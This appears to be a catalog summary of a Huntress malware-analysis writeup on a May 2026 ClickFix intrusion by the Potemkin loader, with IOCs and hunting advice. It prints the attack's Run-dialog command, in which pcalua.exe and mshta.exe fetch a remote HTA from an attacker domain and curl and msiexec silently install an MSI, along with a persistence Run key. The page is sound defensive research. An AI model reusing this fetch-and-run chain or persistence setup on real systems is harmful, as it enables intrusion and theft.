 huntress.comwriteup
Potemkin Loader & RMMProject The Anatomy of a ClickFix Attack

Huntress tears down a May 2026 ClickFix intrusion that escalated from a single unmonitored endpoint to hands-on-keyboard compromise of 11 hosts. The chain starts with a pcalua.exe/mshta.exe LOLBIN abuse to run a remote HTA that silently installs an MSI, dropping Potemkin, a custom x64 DGA-based loader (XorShift32 seed 151678, custom byte cipher, reflective in-memory DLL loading), which fetches RMMProject, a 4.4MB LuaJIT-scriptable module with 15 task types including Chrome App-Bound Encryption bypass via DLL injection into Chrome's IElevator COM interface, Firefox NSS credential theft, and a hidden-desktop remote-control (RTSC) module. The attackers also deployed EtherRAT (an EtherHiding Node.js backdoor resolving C2 from an Ethereum smart contract) and a renamed Cloudflare tunnel client, then moved laterally via WMIExec/SMBExec/WinRM with an AMSI-bypass PowerShell loader to reach the domain controller.
What it is
Technical teardown of Potemkin, a custom x64 Windows loader delivered via a ClickFix intrusion Huntress observed in May 2026. The page gives concrete IOCs, file paths, persistence keys, and internal loader behavior that the catalog summary only names in the abstract.
How it works

The user is instructed to paste this into the Windows Run dialog:
cmd /min /c "pcalua.exe -a mshta.exe -c hxxps://cl.distritovagas.com/hte[.]hta"pcalua.exe proxies mshta.exe to fetch a remote HTA. hte.hta hides its window, uses WScript.Shell to run curl silently downloading an MSI from sonra.eutialyson[.]com/inst24.msi, then runs it via msiexec /qn.
inst24.msi (built with WiX Toolset) drops the loader to:
C:\Users\<username>\AppData\Local\Microsoft\RunSearch\RunSearch.exePersistence is set at install time via an MSI AutostartRegistry component:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RunSearch = [INSTALLFOLDER]RunSearch.exePotemkin has six components; five tag log lines with fixed prefixes [Agent] [DNS] [Chan] [Sync] [DLL], the sixth is a cipher core. The DGA is XorShift32-seeded with a hardcoded seed (151678 in this build) — because the seed is fixed, two infections probe the same 10,000 candidate domains in the same order. It finds live C2 by sending an /api/client_hello probe and treating an "ok" reply as the hit. Session identity (a UUID) is persisted to and re-verified from %LOCALAPPDATA%\hyper-v.ver. It polls roughly every 5 minutes (/api/client/init handshake, then poll loop) and reflectively maps follow-on DLLs in memory; a returned DLL can signal updatedll to force an immediate reload.
What to do
Hunt on the concrete artifacts the page names:
- Process chain
pcalua.exe→mshta.exe→curl/msiexec /qn. - File
RunSearch.exeunderAppData\Local\Microsoft\RunSearch\and theRunSearchRun key. - File
%LOCALAPPDATA%\hyper-v.ver. - Network:
cl.distritovagas.com,sonra.eutialyson[.]com, and any beacon to/api/client_helloor/api/client/init. - Because the DGA seed is static, defenders can reproduce the exact ordered domain list from seed
151678to pre-block/detect.
The page's stated lesson: the intrusion began on an unmonitored endpoint, which is what let it reach hands-on-keyboard and lateral movement before detection — close endpoint-coverage gaps.
Caveats
This is the first of a multi-part writeup: it stops mid-sentence during the Potemkin [Agent] component walkthrough and does not yet detail RMMProject internals, EtherRAT, Chisel, or the lateral-movement steps beyond naming them. Note one discrepancy with the catalog summary — the page describes a Cloudflare tunnel for persistent access alongside the Chisel reverse SOCKS tunnels, not Chisel alone. IOCs are single-case observations from one May 2026 intrusion.
Organisations named here
- AMSI bypass
- App-Bound Encryption
- ClickFix
- EtherHiding
Technologies named here
- Windows
- Huntress agent
- Google Chrome
- cpp-httplib
- nlohmann::json
- Microsoft Edge
- SQLite 3.36.0
- Mozilla Firefox
- Crypto++
- Windows Defender
- LuaJIT
- WiX Toolset
- Cloudflare cloudflared
- Chisel
- WMIExec
- SMBExec
- IDA
- Wireshark
- Chrome
- Node.js
- Cloudflare
- Ethereum
Techniques named here
- ClickFix social engineering
- LOLBIN abuse
- HTA payload execution
- MSI-based persistence installation
- Domain Generation Algorithm
- Custom byte cipher / string encryption
- Reflective DLL loading
- EtherHiding
- DLL injection for App-Bound Encryption bypass
- Hidden desktop remote control
- Token impersonation
- Self-rewriting Run key persistence
- Encrypted payload decryption
- AMSI bypass
- Defender tampering via registry
- WMI-based remote execution and recon
- SMB-based remote execution
- WinRM interactive access
- Malicious PowerShell execution
- Reverse SOCKS tunneling
- Cloudflare quick tunnel abuse
Threat actors named here
- Potemkin loader
- RMMProject
- AstarionRAT
- EtherRAT
- Matanbuchus
- ClickFix
Related in Malware & RE
 huntress.comwriteup
Reverse Engineering the Six Stages of MacSync Stealer and RAT
 huntress.comwriteup
Post-DEF CON Phishing Uses Malicious Google Doc to Deliver Malware
 huntress.comwriteup
ClickFix Removes Your Background but Leaves the Malware

